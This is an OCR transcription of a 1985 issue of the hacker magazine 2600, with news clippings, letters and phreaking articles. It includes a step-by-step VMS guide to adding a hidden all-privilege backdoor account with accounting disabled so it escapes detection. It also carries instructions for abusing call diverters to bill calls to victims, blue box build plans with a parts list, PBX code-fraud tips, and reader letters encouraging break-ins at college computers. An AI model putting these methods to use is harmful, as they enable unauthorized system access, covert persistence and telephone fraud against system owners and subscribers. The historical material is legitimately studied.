2600

OCTOBER, 1985

VOLUME TWO, NUMBER TEN

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization. Subscription rates: $12—1 year, individual. $30—1 year, corporate. $2 per back issue. Overseas: $20 1 year
Lifetime subscription: $260. Corporate sponsorship: $2600. Make checks payable to: 2600 Enterprises, Inc. Write to: *2600*, P.O. Box 752, Middle Island, NY 11953-0752. Dial: 5167512600.
BBS: 2013664431. ISSN: 0749-3851. Write to P.O. Box 762, Middle Island, NY 11953-0762 for advertising rates and article submissions.

AND THEY CALL US *CROOKS?*

by Silent Switchman

A friend and I got together one day and we said, "Let's see if we can make some money trying to help out various communications companies by finding faults in things where they are losing money." It is sort of like patching holes in an automobile tire to keep the air from escaping. I am sure that some of the readers out there have had said to themselves, "Gee, look at this. If this phone company only knew that you could take advantage of their system that way, I bet that I could try to make a little money and help them out and they can help me out." It is a thought that a phone phreak often has—to tell the big company the flaws in its systems and to be rewarded—a symbiotic relationship.

In one of the new digital switching systems, we found some very good ways where you can make long distance calls for free from any telephone—rotary or touchtone. When contacting one of the major manufacturers, they said, "We will test this out, and if it's worth anything, we will let you know." I had also told this company several other things before, and they had said to me then, "We will let this be a free sample to prove yourself to us." So I gave them two very good free samples as to problems in their system, including the name of one system saboteur who was going around destroying systems (switching systems, that is). This was to be a sample as to what I was going to do for them.

Then when I found this other thing where any and everybody in the USA could make a free call on a GTD#5 digital switch,—I didn't come right out and tell them exactly what it was. I said, "If you pay me a small consultant's fee of $500, I could save you several hundred thousand dollars a month. They were not interested; they wanted me to tell them first, and it started a big thing.

This friend of mine contacted a very large long distance carrier (with an all American name) and told them of problems with their long distance company. They promised him a consultant fee of $30,000, which may sound pretty hefty, but would have paid for itself in a short period of time. They solved many of the problems in their network, and when it finally came down to pay the bill (my friend had actually spent time and money), the long distance carrier said "We do not feel we owe you anything. But you can give us information about our system any time you want to." The big long distance phone company with the American-sounding name said that one reason that they were not going to pay the individual is because they had been screwed by a phone phreak in the past who was passing around the information, creating the problem and then trying to make money on it. My friend who simply tried to make some money contracting did not have that in mind. The company had originally said that they "pay for information that is used to stop problems within our system." He reminded them of this comment, and they since have denied it. So this very large company has now reneged on a verbal contract and they have made no attempt to reimburse him for his expenses.

My experiences with various companies have led me to believe that there is no real way for someone like me to provide expert advice. So here I am, holding a secret to the GTD#5 switch, where people can make free calls. I would estimate that the cost to the company would be from $100,000 to $125,000 per month, and it is increasing as more and more people take advantage of this bug. The GTD#5 (General Telephone Digital) is made by Automatic Electric.

So, basically, the moral of this story is: Do not trust a company that you are ever going to do business with, whether it is a telephone company or a big corporation. Do not call up an engineer or a vice president of a company or somebody in telephone security, and do not believe it when they tell you that they will pay for services rendered. If they ever make you a promise, get it in writing, because they *will* cheat you.

(At the request of the author, the flaw in the GTD#5 switch will not be printed in this issue, but in next month's issue.)

an interesting diversion

by Lord Phreaker

A diverter is a form of call forwarding. The phone phreak calls the customer's office phone number after hours, and the call is 'diverted' to the customer's home. This sort of service is set up so the phone subscriber does not miss any important calls. But why would a phreak be interested? Well, often diverters leave a few seconds of the customer's own dial tone as the customer hangs up. The intrepid phreak can use this brief window to dial out on the called party's dial tone, and, unfortunately, it will appear on the diverter subscriber's bill.

How Diverters Are Used

One merely calls the customer's office phone number after hours and waits for him or her to answer. Then he either apologizes for 'misdialing a wrong number' or merely remains quiet so as to have the customer think it's merely a crank phone call. When the customer hangs up, he just waits for the few seconds of dial tone and then dials away. This would not be used as a primary means of calling, as it is illegal and as multiple 'wrong numbers' can lead to suspicion, plus this method usually only works at night or after office hours. Diverters are mainly used for calls that cannot be made from extenders. International calling or the calling of Alliance Teleconferencing (see *2600*, May 1985) are common possibilities. Another thing to remember is that tracing results in the customer's phone number, so one can call up TRW or that DOD NORAD computer number with less concern about being traced.

Some technical problems arise when using diverters, so a word of warning is in order. Many alternate long distance services hang up when the called party hangs up, leaving one without a dial tone or even back at the extender's dial tone. This really depends on how the extender interfaces with the local phone network when it comes out of the long haul lines. MCI

(continued on page 2-72)

-more info on VMS

by Lex Luthor and The Legion of Doom/Hackers

(This is the second installment of an in-depth guide to the VMS operating system. Look to future issues for more on VMS and other operating systems.)

Privileges

Privileges fall into seven categories according to the damage that the user possessing them could cause the system:

None	**No privileges**
Normal	**Minimum privileges to effectively use the system**
Group	**Potential to interfere with members of the same group**
Devour	**Potential to devour noncritical system-wide resources**
System	**Potential to interfere with normal system operation**
File	**Potential to compromise file security**
All	**Potential to control the system (hehe)**

The UAF

The User Authorization File contains the names of users who may log into the system and also contains a record of the user's privileges. Each record in the UAF includes the following:

1. Name and Password
2. User Identification Code (UIC)-- Identifies a user by a group num‑er and a member number.
3. Default file specification - Has the default device and directory names for f le access.
4. Login command file Names a command procedure to be executed automatically at login time.
5. Login flags Allows the system manager to inhibit the use of the CTRL-Y function, and lock user passwords.
6. Priority Speci .es the base priority of the process created by the user at login time.
7. Resources l imits the system resources the user may perform.
8. Privileges Limits activities the user may perform.

If you have SYSTEM MANAGER privileges, you will be able to add, delete, and modify records in the UAF The AUTHORIZE utility allows you to modify the information in the UAF. It is usually found in the [SYSEXE] directory. The commands for AUTHORIZE are:

ADD username [qualifier..] Adds a record to the UAF
EXIT (or CTRL-Z) Returns you to command level
HELP Lists the AUTHORIZE commands
LIST [userspec] [FULL] Creates a listing file of UAF records
MODIFY Modifies a record
REMOVE username Deletes a record
_SHOW Displays UAE records

The most useful besides ADD is the SHOW command. SHOW displays reports for selected UAF records. You can get a BRIEF listing or a /FULL listing. But before you do that, you may want to make sure no one is logged on besides you. And to make sure no one can log on: $ SET LOGINS /INTERACTIVE=0.

This establishes ~~the maximum~~ number of users able to log in to the system -- this command does not effect users currently logged on. This is not really needed and looks very suspicious. Now, to list out the userfile do the following:

```
$ SET DEFAULT [SYSEXE]
$ RUN AUTHORIZE
UAF) SHOW * /BRIEF
Owner            Username UIC        Account  Privs Pr Default Directory
SYS MANAGER SYSTEM   [001,004]  SYSTEM   All   4  SYS$SYSROOT:
FIELD SERVICEFIELD   [001,010]  FIELD    All   4  SYS$SYSROOT:
```

To get a full report: (if you used the SET DEFAULT command earlier and the default directory is the [SYSFXE] directory, then you don't have to re-type it)

```
$ RUN AUTHORIZE (or if you still have the UAF) prompt):
  UAF) SHOW * /FULL
Username:    SYSTEM  Owner     SYSTEM MANAGER
Account:     SYSTEM  UIC:      [001,004]
CLI:         DCL     LGICMD:
Default Device: SYS$ROOT:
Default Directory: [SYSMGR]
Login Flags:
Primary days: Mon Tue Wed Thu Fri
Secondary days: Sat Sun
No hourly restrictions
PRIO:          4  BYTLM:          20480  BIOLM:          12
PRCLM:        10  PBYTLM:             0  DIOLM:          12
ASTLM:        20  WSDEFAULT:        150  FILLM:          20
ENQLM:        20  WSQUOTA:          350  SHRFILLM:        0
TQELM:        20  WSECTENT:        1024  CPU:      no limit
MAXJOBS:       0  MAXACCTJOBS:        0  PGFLQUOTA:  200000
Privileges:
  CMKRNL CMEXEC SYSNAM GRPNAM ALLSPOOL DETACH
DIAGNOSE LOG-IO GROUP ACNT PRMCEB PRMMBX PSWAPM
ALTPRI SETPRV TMPMBX WORLD OPER EXQUOTA NETMBX
VOLPRO PHY-IO BUGCHK PRMGBL SYSGBL MOUNT PFNMAP
SHMEM SYSPRV SYSCLK
```

Unfortunately, you cannot get a listing of passwords, but you can get the list of users as shown above. The passwords are encrypted just like a UNIX system, but you cannot even see the encrypted password unless you look at the actual file that the UAF draws its information from.

After listing out all the users, you figure that since all these other people are on here, why can't I have my own account? Well, if you have sufficient privs, you can!

```
UAF)ADD SYSLOG /PASSWORD=LEGION /UIC=[014,006]
/CPUTIME=0 /DEVICE=SYS$SYSROOT-
-/ACCOUNT=VMS /DIRECTORY=[SYSERR] / PRIVS=ALL
/OWNER=DIGITAL /NOACCOUNTING
```

1) You ADD the username SYSLOG (you do not want to create a user like: Lex, since it will be too obvious and not look right. I have had much success in not being detected with this account.
2) You specify the password for the SYSLOG account.
3) You assign a UIC (User Identification Code) which consists of two numbers in the range of 0 through 377, separated by a comma and enclosed in brackets. The system assigns a UIC to a detached process created for the user at login time. User processes pass on this UIC to any subprocesses they create. Processes can further assign UICs to files, mailboxes, devices, etc. You can assign the same UIC to more than 1 user.
4) CPUTIME is in delta format, 0 means INFINITE, which is what we will use.
5) You specify the DEVICE that is allocated to the user when they login, which for our purposes, is the SYS$SYSROOT device, other devices are: SYS$DEVICE, SYS$SYSDISK, DB1, etc.
6) Specifying an account is not necessary, but if you do, use one that is listed as another user's, since you don't want to attract too much attention to the account.
7) The default directory can be a directory currently on the system or it can be created after the UAF record is added. You may want to use one of the ones mentioned earlier on, but be sure not to use the [SYSMGR] directory.
8) You can select one of the privileges listed earlier. We will use, of course, ALL.
9) OWNER is similar to the ACCOUNT qualifier; again, look at what the other users have listed.
10) NOACCOUNTING will disable system accounting records, thus not adding information to the ACCOUNTING.DAT file.

After the UAF record is successfully added, you should create a directory by specifying the device name, directory name, and UIC of the UAF record. Protection for the "ordinary" user is normally, Read, Write, Execute, and Delete access for system, owner, and group processes, and read and execute access for world processes. To create a directory: $ CREATE SYS$SYSROOT:[SYSLOG] /DIRECTORY /OWNER-UIC=[014,006].

Accounting

For accounting purposes, the VAX/VMS system keeps records of the use of the system resources. These records are kept in the accounting log file: SYS$SYSDISK: [SYSMGR] ACCOUNTING.DAT, which is updated each time an accountable process terminates, each time a print job is completed, and each time a login failure occurs. In addition, users can send messages to be inserted into the accounting log file.

To suppress the accounting function and thus avoid accounting for the use of system resources requires privilege. The /NOACCOUNTING qualifier is used to disable all accounting in a created process.

You may want to see how often the account you are using or another account logs in. You can do this by: $ ACCOUNTING /USER=(SYSLOG).

```
Date/Time             Type    Subtype     Username ID       Source Status
30-JAN-1985 00:20:56  PROCESS INTERACTIVE SYSLOG   000000C5 NONE   00038090
12-FEB-1985 04:11:34  PROCESS INTERACTIVE SYSLOG   000000A9 NONE   00038110
01-MAY-1985 10:40:22  PROCESS INTERACTIVE SYSLOG   000000C4 NONE   00030001
```

This is the accounting information for the user:SYSLOG which shows that the user has logged on three times so far. Some users may be on hundreds of times, thus, it would be an ideal account to use/abuse since it will not be likely that the unauthorized accesses will be detected.

Logging Off

Simply type: $ LOGOUT. The system will displa he usual CPU time used and other statistics.

Shutting Down The System

Many files I have read tell you how to destroy a system, shut it down etc. I do not recommend nor practice any type of malicious activity. I do realize, though, that in the process of gaining access to a system, the Hacker or System Cracker, whichever you prefer, gets bored or learns as much as he wants to learn about the system. I will explain how to shut down the system correctly. This can be used in case you think you screwed the system and shutting down may be the only way to avoid considerable damage.

The normal reasons for shutting down the system are: danger of power loss, need to backup the system disk, hardware or software problems, or to use the system for a specific application. Below is the command procedure which describes how to shut down the system in an orderly fashion. This procedure is contained in a command file.

(continued on page 2-72)

ABC 2 MNO 6 OPER 0 OPER 0 FLASH......

Computer Elections Examined

The New York Times

A branch of the National Security Agency (NSA) is investigating whether a computer program that counted more than one-third of all the votes cast in the United States in 1984 is vulnerable to fraudulent manipulation.

The NSA's principle job is to collect intelligence by eavesdropping on the electronic communications of the world and to protect the sensitive communications of the United States.

The investigation was initiated under a recent Presidential directive ordering the National Computer Security Center to improve the security of major computer systems used by nonmilitary agencies such as the Federal Reserve Board and the FAA and for such private purposes as banking.

The Computer Security Center was established three years ago to improve the security of computers within the military services but was recently given the broader mandate. The annual budgets and number of employees of the agency and the center are secret.

Representative Dan Glickman, chairman of a House Science and Technology subcommittee that has held hearings on the role of the center, said he had "serious reservations" about a Defense Department agency becoming involved in computer systems handling sensitive civilian matters like elections.

"The computer systems used by counties to collect and process votes has nothing to do with national security and I am really concerned about the National Security Agency's involvement," he said.

The target of the center's investigation is the vote counting program of Computer Election Systems, the dominant company in the manufacture and sale of computer voting apparatus. In 1984, the company's program and related equipment was used in more than 1,000 county and local jurisdictions to collect and count 34.4 million of the 93.7 million votes cast in the U.S. The center became interested in the question of the vulnerability of the company's programs because of separate pending lawsuits, brought in Indiana, West Virginia, Maryland and Florida, which have challenged the election results processed by it.

The Institute for Electrical and Electronic Engineers, the world's largest engineering society, has said that the NSA's involvement could lead to a kind of "regulation, restraint and monitoring" that might cause a "collision with constitutional principles of individual privacy and freedom of speech."

Two Inch Thick Bill

Bucks County Courier Times

A Columbus businessman said he knew he was in trouble when his long-distance phone bill came in a box. David Noyes opened the box to find a 165-page bill from MAX Long Distance Service. The total: $11,641.73.

"I quickly perceived that it was an impossibility," he said.

MAX officials said Noyes was sent a letter telling him not to pay the bill. A company representative said Noyes' account had been flagged "possible computer fraud" and the bill should not have been sent.

Noyes, however, is not one to let material for a good joke slip away. He went from door to door in his neighborhood asking for contributions. No one chipped in.

Navy Calls Dial-a-Porn

Hackensack Record

The Navy in San Diego, stung by purchases of high-priced spare parts and a theft ring linked to Iran, was in no mood to laugh off $112 worth of phone calls to a "dial-a-porn" service.

"Nobody here thinks it's humorous," said Ken Mitchell, a spokesman for North Island Naval Air Station.

"The minute the phone bill came in, we jumped on it," he said. "We called people in. We talked to them. Nobody wanted to confess. We passed the hat, and the bill was paid."

Navy Phone Phreaks Nabbed

Associated Press

Seven sailors have been fined in Groton, Connecticut and 38 others have been disciplined for their roles in a long-distance telephone scam at the U.S. Naval Submarine Base, a Navy spokeswoman said.

The sailors fraudulently used telephone access codes to place $58,000 worth of calls, said Lt. Cmdr. Cherie A. Beatty, public affairs officer.

The victim of the scam was US Telecom, a long-distance telephone service based in Dallas, she said, adding that the sailors had obtained private code numbers belonging to US Telecom subscribers.

Phone Booth Captures Man

New Jersey Star Ledger

State Police reported that a motorist identified only as "anyone but Superman" was stuck in a telephone booth along the New Jersey Turnpike for half an hour when the door jammed.

The man called the State Police barracks in Newark and informed them he was "stuck in a booth and running out of money," said a trooper who reported to the scene.

"He was just standing there looking embarrassed when we arrived," the trooper said. "I didn't want to bust up the place, so I just kicked on the door for awhile and it opened. It works fine now."

The trooper said the man "appeared to be in a real hurry" and left before he could find out his name.

Telco Rats On Government

New York Daily News

The office of U.S. Attorney Raymond Dearie made a horrendous blunder in the probe of State Supreme Court Justice William C. Brennan. Whether Brennan is guilty of anything, or pure as the driven snow, Dearie's crowd blew their act. They exposed their own investigation.

Dearie's sleuths subpoenaed Brennan's phone records early this year. They failed to obtain a simultaneous court order directing the phone company to keep the subpoena secret, which is standard procedure.

In the absence of the court order, the phone company *by law* had to advise Brennan his records were subpoenaed. Brennan, in a masterpiece of understatement, observed that when he received the notice, "I figured they were doing some sort of investigation."

Dear 2600

Dear *2600*:

Why not protect bulletin board disks by using a modified DOS that stores a file by XORing it against a long pseudo-random number generated from a seed? The file can be read by XORing it against the output of the psuedo-random number generator. (Just use the same seed.) It seems that the disk would be copyable and quite undecipherable.

L.L.

Dear L:

Keep it up, you have the idea. Maybe some of our readers can come up with similar ideas that can work on a specific system.

Dear *2600*:

The Long Distance Voyager, a phreaker, and myself, a computer hacker, have thoroughly enjoyed your very informative magazine for the past year and one half. We would like to share with our fellow phreakers and hackers a "Fort Knox" of computer and telephone information which is usually left untouched.

On the college campuses across America, campus computer centers are actually a hacker's paradise. With very minimal security protecting administration programs placed upon hard disk systems like the IBM XT which is used in many schools located near the headquarters of Big Blue, a hacker can obtain many valuable programs by just copying off of the unprotected hard disk. Many faculty title their programs with their own names, i.e. TKSATIN could mean The Knight in White Satin, and these can be easily broken into because the administration is too busy worried about hackers tampering with grades, etc., and they leave unprotected valuable programs like LOTUS 123 upon a hard disk. (Most bureaucrats are stupid and lazy, otherwise they would be doing more worthy tasks than being paper pushers.)

And, just as important, The Long Distance Voyager has informed me that with the breakup of AT&T, many campuses are in transition phases, because they are either changing their present long distance system or modernizing their previous system.

We might also add that campuses are excellent places to hook into the ARPANet, which can allow access to computers all over the world, some of a military nature. Unlike corporations, army bases, and such, college campuses don't mind when people ask questions. A great deal can be learned here.

Keep up the good work. Both of us would like *2600* to devote an issue dealing with the setup of a bulletin board. We plan to start one and call it Voices in the Sky.

The Long Distance Voyager
The Knight in White Satin

Dear Voyager and Knight:

Thanks for the information.

We have been thinking about suggesting guidelines for setting up a BBS. And we devoted our August issue to the subject of BBS's and BBS raids. If you can think of some good guidelines, then send them to us. Remember that there are many different types of computers out there, and there is a lot of different BBS software with different capabilites. Perhaps profiles of BBS programs and their security are also in order.

About college campuses—you should know that they are good places to meet the very computers that you wish to break into. Sometimes you can ask one of the system managers for a tour of the campus computing facilities. It is even helpful, depending upon the attitude of the potential tour guide, to tell them that you are a part-time hacker (the truth).

You should also note that in those very PC's you mentioned, you can find something even better than Lotus 123—the latest copy programs. Many of the latest copy programs are written by college folk and then quickly placed in their computers.

Another resource on campuses are computer user groups or clubs. Often these groups are given accounts on the college computer, regardless of what type of they may be. This is because the clubs are often hosted by lonely system managers or professors who are looking for new blood.

The colleges are a great place to look around, because unlike an office building, the people at the colleges are ideally not there to make money; that comes later.

Dear *2600*:

Here's one for the *2600* reading list and it's readily available Radio Shack's *Installing Your Own Telephones*, Prentice-Hall, 1983.

In these post-divestiture days, the telcos are making a killing at our expense with installations. Don't let them do it! How? With this book. It's a profusely illustrated guide for installing phones and accessories or adding extensions on your side of the protector terminal. Most everything you could want to know for running a line and jack into your bedroom. And you don't have to be technically minded to take advantage. It covers old and new systems and troubleshooting. While you're having fun, you'll add to your knowledge of how the phone sets work and keep baby bell from reaching down into your pocket. (I've seen the price range from $7.95 to $9.95.)

Person

Dear Person:

We realize that this sort of stuff seems easy to most people, but one of the best ways to get to know your phone is by taking it apart and putting it back together.

Dear *2600*:

A great source of material for the "*2600* reading list" can be gotten from the AT&T Customer Information Center. You can reach them at AT&T Customer Information Center, P.O. Box 19901, Indianapolis, Indiana, 46219 or at 3173528556 or 8004326600, operator 101. Their CIC Commercial Sales Documentation Catalog lists several very interesting titles for the telecommunications hobbyist. ESS and X-Bar manuals. PBX and Centrex manuals, including the "Dimension System PBX Station Message Detail Recording Information," (999-200-210) the method by which companies detect fraud (most PBX's usually have 3 codes, one usually 4 digits + 1234 or 1212 or the like to get in, one for accounting purposes to determine what department to charge it to (3 digits) and one to dial out, usually 9. Phreaks only need the first and the last to make calls, but the Message Detail Recording notices that no department was charged. Error flags are dropped and the code then changes.) Voice store and foward manuals are also available. There are a whole series of Quorum Teleconferencing manuals available (the name for the actual bridging switch that Alliance Teleconferencing uses, see *2600*, May 1985). TSPS manuals, and two especially interesting ones, "Requirements for Compatability of Telecommunications Equipment with Bell Surveillance and Control Systems" (Pub 49001) and "General Remote Surveillance Philosopy and Criteria for Interoffice Transmission Equipment" (Pub 49002). Other manuals of interest are "Technical Specifications and Set up Control Procedures for the Network Audiographics Bridging Capability" (Alliance Teleconferencing!!!), "Common Channel Signaling" (CCIS, the death of blue boxing) and "Test LInes General Specifications." I have not even begun on the multitude of interesting publications.

Also, the book *Three Degrees Above Zero* by Jerry Bernstein is very good. It is about research at Bell Labs sites, plus there is a long chapter on CLASS (Customer Local Access Service System, the thing beta tested in Pennsylvania which generates all the rumors about auto traces & number refusals.)

Another source too good to pass up is Telecom Digest. For all you hackers phreaks just entering or now in college, check if your local college mainframe is connected to the ARPA or BITNET. Check if the local BBoard (a common feature on university mainframes) already gets it there. If so, just read it. If not, send E-mail to Telecom-Request@MIT-MC.ARPA and ask Jsol (the moderator) to add you to the mailing list. Remember, this is not a phreak newsgroup, read a couple issues to get a feel of how it leans. For those of you on the USENET look into Net News for fa.Telecom (from ARPA=fa).

Lord Phreaker

Dear Readers:

We are constantly getting calls and letters from people who are concerned about the Private Sector BBS. The machine is still being held captive in the Middlesex County, New Jersey, prosecutor's office—evidently awaiting the local elections or perhaps awaiting some form of justice to arrive.

As to what is exactly happening, we have little new to report: They have the machine; still, no company has pressed charges or made any complaint; no precise crimes were said to have been committed; they are still talking about conspiracy to do something to someone by somebody.

The staff at 2600 is sick of it. We want to see some action now! It is time for nonsense like this to stop. Law enforcement officials must remember that they cannot break the law and stamp over people's rights in an effort to enforce a law. There are too many BBS's being taken down with too few questions being asked. Ask some questions.

2600


The 2600 Information Bureau

Readers: We don't know if these blue box plans actually WORK, but we'd love to find out. Please let us know and feel free to send along any other plans that you'd like to see spread among the populace.

By Ford Prefect

(C)opyright 5/21/84
Used with permission
by 2600.

(A) +10 Volt,
(B) 8038 IC ,
(C) .01uF Mylar Cap.
(D) 82K Res.
(E) 100K Res.
(F) 741 Op-Amp
(G) 8 Ohm Speaker
(H) 10uF Capacitor
(/) SPST Mom. Cont. NO Pushbutton Switch
(↓) 1N914 Diode
(I) (2) 9v Batteries
(J) LM317T
(K) .01uF Capacitor
(L) 470 Ohm Resistor
(M) 3.3K Resistor



(*) Should be the same as the one above. Both go to pin 3 of the Op-Amp.


Parts Description:

(A) Connect the output from the power supply here
(B) 8038 Waveform Generator
(C) .01uF Mylar Capacitor
(D) 82K Resistor (You will have to use 2 or more in series) (Resistance is additive in series)
(E) 100K Resistor (5% is best)
(F) 741 Op-Ampl
(G) 8 Ohm Speaker
(H) 10uF Capacitor
(I) 2 9V batteries in series
(J) LM317T Voltage Regulator
(K) .01uF Capacitor
(L) 470 Ohm Resistor
(M) 3.3K Resistor
(/) Single-Pole Single-Throw Momentary-Contact Normally -Open Pushbutton Switch
(↓) 1N914 Signal Diodes

Radio Shack Parts Numbers:

(B)	276-2334	(C)	272-1065
(E)	271-1347	(F)	276-007
(H)	272-1065	(J)	276-1778
(K)	272-131	(L)	271-019
(M)	271-028	(/)	275-1547
(↓)	276-1122		

NOTE:




These wires connect These wires don't

The spot on the diagram that has 700, 900, etc. should be filled in with a 25K multi-turn potentiometer (variable resistor). The 15-turn pot. from Radio Shack (#271-340) will work if a 1/4 watt, 5%, 5K resistor is put in series.

The easiest way to tune the box is to play both it and a sample of the true sound together, then adjust the box until only 1 note can be heard as inaccurate as this sounds, this is more than accurate enough for the fone company. The Apple with an Apple Cat modem, the Atari, the Commodore, and the Texas Instruments can all generate the needed tones.

These plans are based on a set of plans I received two years ago. They were almost illegible and the power supply included outdated parts. The total cost is slighty above $50 but when properly assembled it will work perfectly. (These plans have been field tested!)

THE NEW AT&T HOSTAGEPHONE SYSTEM



The AT&T Hostagephone System accommodates a full range of situations requiring emergency communications between law enforcement agencies and persons involved in a critical or criminal act.

THE HOSTAGEPHONE TELEPHONE

FEATURES	BENEFITS
- Is housed in a high impact plastic case. Receiver and transmitter caps have been glued on and modular cords modified so that they cannot be readily detached	- The Hostagephone Telephone is designed to be tamper-resistant.
- Unit contains Sonalert	- Unit can be signaled from control unit.

THE HOSTAGEPHONE CONTROL UNIT

- Battery Powered	- 24 hour operation with batteries or can be powered from 110V AC which will automatically recharge the battery packs.
- Network Patch Cord & Phone	- Provides accessibility to the outside network.
- Recording Jacks	- Enables tape recording of entire situation.
- Remote Loudspeaker w/25′ Cord	- Allows monitoring and intercom remote from negotiator.

THE HOSTAGEPHONE CABLE REEL

- 1200 Ft. of 2 Pair Cable	- Provides safety of distance for the negotiation team.

The AT&T Hostagephone is a self contained, state of the art system developed to provide effective communication under adverse field conditions The AT&T Hostagephone System is an economical addition to any emergency response team.

For Further Information Contact Our Hostagephone Representative
On 1-800-228-9811
Or 402-593-1200

AT&T

2600 Reader: Please accept our assurance that this is for real. Call it a true sign of the times. Only $1850!

SYSTEMATICALLY SPEAKING

Hackers Have Big Business Scared

Systems & Software

Security has emerged in recent surveys as the number one concern of large corporate micro-mainframe link users According to General Electric Information Services Co. (Rockville, MD), which conducted its own survey, security problems can be "devastating".

Why then are so many large companies still using simple passwords to access the corporate database from end-user PC's? Three reasons are usually given: a perception that a password will do the job, that most security schemes are too complicated, and the cost of adding a more sophisticated system.

Bob Lewin, vice president of marketing and sales at Digital Pathways, Inc. (Palo Alto, CA), is a data-security specialist with more than 300 installations in Fortune 1000 companies. He says most large companies are presently satisfied with password access because it's simple. However, that's slowly changing. Users, particularly those with a micro-mainframe network, are increasingly nervous about hackers and other unauthorized access. Almost anyone doing business with the government will be required to meet certain minimum computer security standards that are more sophisticated than a password.

"One problem with PC-to-mainframe hookups," says Greg Hagoplan, marketing manager of On-Line Software's Guardian line, "is that PCs are generating official-looking documents and reports, and there's no way to prove these are correct. It's scaring a lot of companies. They now have to monitor uploading as well as downloading of data, so there's more interest in controlling the PC-to-mainframe data."

Fiber-Optic Network For Du Pont

Philadelphia Inquirer

Diamond State Telephone Co. will build a $15 million, 40-mile fiber-optic telephone network for the Du Pont Co. in New Castle County, Delaware.

Du Pont's voice and computer data network is a way of bypassing the phone company's network—something that phone companies throughout the nation fear.

Campaign Contributions On-Line

2600 News Service H. Alexander

"Campaign finance has continued to be a growth industry," said Bob Biersack of the Federal Election Commission. And he wants to keep it that way. He was explaining to the third standing-room-only gathering of consultants and reporters how the home computer owner can access the data on who gives what to politicians running for federal offices.

Home computer users now may tap into the information and download. The FEC charges $1,000 for a calendar month or $50 for an hour of connect time. You can access the FEC through any Telenet port in the U.S.

Subscribers will get a unique ID and pick a password. The FEC does not own the computer; it leases time on National's 40 megabyte machine at Fairfield, Virginia. National has been the FEC's contracter since 1976. [Of course, such information should be made available to anyone at little or no fee. Typical—a country where national parkland is sold dirt cheap to developers, and public information is sold at mint prices to individuals.]

AT&T Info Charges Upheld

Communications Week

The U.S. Court of Appeals has refused to strike down the rates AT&T charges for its interstate directory assistance.

The court swept aside arguments by the Direct Marketing Association and MCI that the FCC had prescribed rates that are too high and that discriminate against customers who use AT&T's long-distance competitors.

The FCC in May 1984 told AT&T it could charge no more than 50 cents per interstate information call and suggested that it allow customers two free calls each month. AT&T has followed those guidelines, but offers the free calls only to those who selected AT&T as their primary carrier.

AT&T has told the FCC that it will raise its rates to 60 cents if new access tariffs filed by the nation's telcos go into effect.

More Use of Phone Computers

Associated Press

The government has proposed sweeping revisions of its rules in order to allow Americans to program high-powered phone company computers to leave or take messages, ring several phones to deliver a message at a set time, or screen unwanted calls.

FCC Chairman Mark S. Fowler said the commission wants to "promote more efficient use of the network" that telephone companies have to "bring technological benefits to the common man."

AT&T Washington spokesman Herb Linnen said, "This is a positive step forward because it can focus attention on the critical need to remove artificial restraints that currently inhibit the introduction of innovative services that customers want."

Because telephone companies have a line going into almost every home and office in the country and because of the installation of sophisticated computer equipment, telephone companies appear to be in a position to offer "voice messaging" services.

More Divestiture Woes

New York Daily News

